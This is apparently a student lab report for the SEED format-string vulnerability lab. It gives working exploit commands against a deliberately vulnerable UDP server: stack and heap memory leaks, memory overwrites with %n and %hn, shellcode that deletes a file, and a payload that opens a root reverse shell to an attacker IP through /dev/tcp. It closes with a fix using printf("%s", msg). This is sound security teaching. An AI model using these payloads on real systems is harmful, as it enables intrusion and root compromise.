Format String Vulnerability Lab

Task 0: Preparation

Turn off the address randomization using the following command to simplify lab tasks.

```
[04/15/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Task 1: The Vulnerable Program

The vulnerable program is a server program running with the root privilege. It listens to UDP port 9090 and invokes myprint() to print out the data it gets whenever a UDP packet comes to the according port.

1. Compilation.

   Compile the program server.c on the guide PDF, allowing its stack to be executable.

```
[04/15/19]seed@VM:~/.../6$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format a
rguments [-Wformat-security]
     printf(msg);
     ^
```

   A warning message jumps out. It is a countermeasure implemented by the gcc compiler against format-string vulnerabilities.

2. Running and testing the server.

   I will run the server and launch the attack on the same VM.

   Run the server program using the root privilege.

```
[04/15/19]seed@VM:~/.../6$ sudo ./server
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

Connect to the server using the nc command, where the flag "-u" means UDP. As the attack is launched on the same VM as the server, use 127.0.0.1 as the IP address. Then type something to send it to the server.


```
[04/15/19]seed@VM:~/.../6$ nc -u 127.0.0.1 9090
TEST SENDING
```

The server prints messages as below.

```
The address of the 'msg' argument: 0xbffff0c0
TEST SENDING
The value of the 'target' variable (after): 0x11223344
```

Task 2: Understanding the Layout of the Stack

The stack layout when printf() is invoked from inside of the myprintf() function is as below.



Question 1: What are the memory addresses at the locations marked by ①, ② and ③?

To find these addresses, use command objdump to see the assembly code of server.

```
[04/25/19]seed@VM:~/.../6$ objdump -S server

server:     file format elf32-i386


Disassembly of section .init:

080483b0 <_init>:
```

Then use gdb to debug server.

```
[04/25/19]seed@VM:~/.../6$ gdb server
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/lic
/gpl.html>
This is free software: you are free to change and redistribute
There is NO WARRANTY, to the extent permitted by law.  Type "s
opying"
and "show warranty" for details.
```

The memory addresses are:

①: 0xBFFFF070.

Send the following content to the server.

```
ABCD %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p
 %p %p %p %p %p %p
```

The server prints values stored in the corresponding addresses as below.

```
The address of the 'msg' argument: 0xbffff0d0
ABCD 0xbffff0d0 0xb7fbb000 0x804871b 0x3 0xbffff110 0xbffff6f8 0x80
4872d 0xbffff110 0xbffff0e8 0x10 0x804864c 0xb7e1c2cd 0xb7fdb629 0x
10 0x3 0x82230002 (nil) (nil) (nil) 0x56c60002 0x100007f (nil) (nil
) 0x44434241 0x20702520 0x25207025 0x70252070
The value of the 'target' variable (after): 0x11223344
```

The number in the green square is the ASCII code representing ABCD, which means we have read msg here.

There are 23 blanks between format string and msg in the stack. That is, the address of format string is: address of msg - (23+1)*4 = 0xBFFFF0D0 - 96 = 0xBFFFF070.

②: 0xBFFFF0CC.

When we send something to the server as a test, the address of msg is printed out, which is 0xBFFFF0D0.

```
The address of the 'msg' argument: 0xbffff0d0
```

As the return address of myprintf() is just stored below msg, its address is 0xBFFFF0D0 - 4 = 0xBFFFF0CC.

③: 0xBFFFF110.

In Observation ①, we can find that there are two same addresses appeared in the output of the server as the red square suggests.

```
The address of the 'msg' argument: 0xbffff0d0
ABCD 0xbffff0d0 0xb7fbb000 0x804871b 0x3 0xbffff110 0xbffff6f8 0x80
4872d 0xbffff110 0xbffff0e8 0x10 0x804864c 0xb7e1c2cd 0xb7fdb629 0x
10 0x3 0x82230002 (nil) (nil) (nil) 0x56c60002 0x100007f (nil) (nil
) 0x44434241 0x20702520 0x25207025 0x70252070
The value of the 'target' variable (after): 0x11223344
```

This is the address of buf, as it was called twice to get msg and format string.

Question 2: What is the distance between the locations marked by ① and ②?

The distance is: 0xBFFFF0CC - 0xBFFFF070 = 92.

Task 3: Crash the Program

When the server program tries to print out the user input in the myprintf() function, it will crash if the attack is successful.

Input 11 "%c" and one "%n" to implement something else rather than the correct value in the stack whose address is stored where "%n" corresponds. This can ruin the original program.

```
[04/27/19]seed@VM:~/.../6$ nc -u 127.0.0.1 9090
%c%c%c%c%c%c%c%c%c%c%n
```

Segmentation fault occurs. The server crashes.

```
[04/27/19]seed@VM:~/.../6$ sudo ./server
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
Segmentation fault (core dumped)
```

Task 4: Print Out the Server Program’ s Memory

Task 4.A: Stack Data.

Send the following message to the server.

```
ABCD %p%p%p%p%p%p%p%p%p%p %p%p%p%p%p%p%p%p%p%p %p%p%p%4x
```

The server prints out data as below:

```
The address of the 'msg' argument: 0xbffff0d0
ABCD 0xbffff0d00xb7fbb0000x804871b0x30xbffff1100xbffff6f80x804872d0
xbffff1100xbffff0e80x10 0x804864c0xb7e1c2cd0xb7fdb6290x100x30x82230
002(nil)(nil)(nil)0x73870002 0x100007f(nil)(nil)44434241
The value of the 'target' variable (after): 0x11223344
```

The data in the red square is the ascii code of the first four bytes input, i.e. ABCD, shown in small endian format.

The printing work is successful.

Task 4.B: Heap Data.

The address of secret is 0x80487C0.

```
[04/28/19]seed@VM:~/.../6$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
```

To print the string stored at the address, its address should be applied as the input in small endian version. Then take it as a normal address pointed to a string in the stack and print out the corresponding message.

Send message to server as below.

```
[04/28/19]seed@VM:~/.../6$ echo $(printf "\xC0\x87\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %s | nc -u 127.0.0.1 9090
```

The server prints out data as below:

```
The address of the 'msg' argument: 0xbffff0d0
@@ bffff0d0b7fbb000804871b3bffff110bffff6f8804872dbffff110bffff0e81
0804864cb7e1c2cdb7fdb629103822300020000f89e0002100007f00 A secret me
ssage

The value of the 'target' variable (after): 0x11223344
```

The secret message is "A secret message".

Task 5: Change the Server Program's Memory

The address of the target is: 0x804A040.

```
The address of the 'target' variable: 0x0804a040
```

Task 5.A: Change the value to a different value.

Use the format control character "%n" to change the value of target.

Send the following message to the server to set what is at the address of target in msg.

```
[04/28/19]seed@VM:~/.../6$ echo $(printf "\x40\xa0\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %n | nc -u 127.0.0.1 9090
```

The value of the target is changed.

```
The address of the 'msg' argument: 0xbffff0d0
@@ bffff0d0b7fbb000804871b3bffff110bffff6f8804872dbffff110bffff0e81
0804864cb7e1c2cdb7fdb629103822300020000c3e30002100007f00
The value of the 'target' variable (after): 0x0000007d
```

Task 5.B: Change the value to 0x500.

As the distance between format string and msg is always 92, the way to modify the output length is to alter the modifier number in front of "x" in a format string.

Send the following message to the server to set the content at the address of target in msg. The last "%1156x" will output 1156-long byte stream.

```
[04/28/19]seed@VM:~/.../6$ echo $(printf "\x40\xa0\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%1156x %n | nc -u 127.0.0.1 9
090
```

The value of target is changed to 0x500.

Task 5.C: Change the value to 0xFF990000.


This attack is somehow similar to Task 5.B.

Split 0xFF990000 into 0xFF99 and 0x0000, then alter two parts of the original value by modifying what are at the address of target and two bytes above it with "%hn". As there should be many characters printed between the first modifier and the second, there should be something implied between these two addresses inside printf() to open up space for the characters.

Send the following message to server. 0x0000 should be modified after 0xFF99 as it needs longer letter output stream.

```
[04/29/19]seed@VM:~/.../6$ echo $(printf "\x42\xa0\x04\x08\x11\x22\
x33\x44\x40\xa0\x04\x08") %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%65301x %hn %102x%hn | nc -u 127.0.0.1 9090
```


The value is successfully altered.



Task 6: Inject Malicious Code into the Server Program

The malicious code along with the "\x90" NOP symbols will be stored in buf[1500]. To conduct the attack, the place where the return address of myprintf() is stored, i.e. 0xBFFFF0CC, should be filled with any address above the first NOP and below the malicious code.

Before the attack, the file folder /tmp contains files as below.



Send the following attack message to the server.


```
[05/01/19]seed@VM:~/.../6$ echo $(printf "\xce\xf0\xff\xbf\x11\x22\
x33\x44\xcc\xf0\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%49021x%hn%12600x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\x
c0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\
x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9
\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u
127.0.0.1 9090
```

The server runs as below. It ends after file deletion.

```
[05/01/19]seed@VM:~/.../6$ sudo ./server
                                        44332211
1Phbashh////h/bin1Ph-ccc1Rhile h/myfh/tmph/rm h/bin1QRPS
1111

The value of the 'target' variable (after): 0xbffef136
[05/01/19]seed@VM:~/.../6$
```

The file is successfully deleted.



Question 1: Why can putting NOP at the beginning of our shellcode make our life easier?

NOP modifier will have no operation but occupy some space in the stack, which lifts up the location of the shellcode. That is, we will have a broader range of choices for return-address-modification aim. Also, it works as the rampart between malicious code and former input addresses used as assistants.

Question 2: How can you construct the format string?

The format string I construct and use in the attack command is as below:


```
[05/01/19]seed@VM:~/.../6$ echo $(printf "\xce\xf0\xff\xbf\x11\x22\
x33\x44\xcc\xf0\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%49021x%hn%12600x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\x
c0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\
x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9
\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u
127.0.0.1 9090
```

The letters in green squares and with green underlines are used to define the location of the return address of myprintf() and change its content into

something below the malicious code in the buf. Here, it will be changed into 0xBFFFFF137. This format string works just as task 6.

Question 3: Where is your malicious code stored?

The malicious code is stored in buf.



Its concrete address is 0xBFFFF110 + 12 + 23 + 3 + 24 = 0xBFFFF14E.

Task 7: Getting a Reverse Shell

The attacker’s IP address is 10.0.2.9.

```
[05/02/2019 00:44] seed@ubuntu:~$ ifconfig
eth14     Link encap:Ethernet  HWaddr 08:00:27:02:68:1b
          inet addr:10.0.2.9  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe02:681b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:235 errors:0 dropped:0 overruns:0 frame:0
          TX packets:458 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:133512 (133.5 KB)  TX bytes:40012 (40.0 KB)
```

The server’s IP address is 10.0.2.10.

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ce:cd:89
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8708:b19a:c441:99c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:190930 (190.9 KB)  TX bytes:19996 (19.9 KB)
```

Run the victim server.

```
[05/02/19]seed@VM:~/.../6$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffff0d0
```

Run a TCP server on the attack machine to get reply.

```
[05/02/2019 02:13] seed@ubuntu:~$ nc -l 7070 -v
```

Use the following string to conduct attack. It sends the command *"/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.9/7070 0<&1 2>&1"*" .

```
[05/02/2019 02:15] seed@ubuntu:~$ echo $(printf "\xce\xf0\xff\xbf\x11\x22\x33\x4
4\xcc\xf0\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%49021x%hn%12602x
%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc
0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68>&1 \x68&1 2\x680 0<\x68/707\x68.2.9\x6810.
0\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x5
3\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u 10.0.2.10 9090
```

The attack is successful as the attacker gets a root shell on the victim machine.

```
[05/02/2019 02:13] seed@ubuntu:~$ nc -l 7070 -v
Connection from 10.0.2.10 port 7070 [tcp/*] accepted
root@VM:/home/seed/[000]SSlab/6#
```

Task 8: Fixing the Problem

The warning message is:

```
[04/15/19]seed@VM:~/.../6$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format a
rguments [-Wformat-security]
     printf(msg);
     ^
```

It suggests that the parameter of function printf() is not a string and there are no variables or constants used as the corresponding printed element to the format modifiers. That is, almost everything in the stack can be touched or even modified by the input format string.

To cure this problem, modify server.c as below.

```
printf("%s", msg);
printf("The value of th
```

Then compile it again. No warning message is shown.

```
[05/02/19]seed@VM:~/.../6$ gcc -z execstack -o server server.c
[05/02/19]seed@VM:~/   /6$
```

Run the server.

```
[05/02/19]seed@VM:~/.../6$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

Now conduct the attack in Task 5.A, which tries to modify the target value.

```
[05/02/19]seed@VM:~/.../6$ echo $(printf "\x40\xa0\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %n | nc -u 127.0.0.1 9090
```

The value cannot be modified. The attack does not work.

```
[05/02/19]seed@VM:~/.../6$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
@@ %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %n
The value of the 'target' variable (after): 0x11223344
```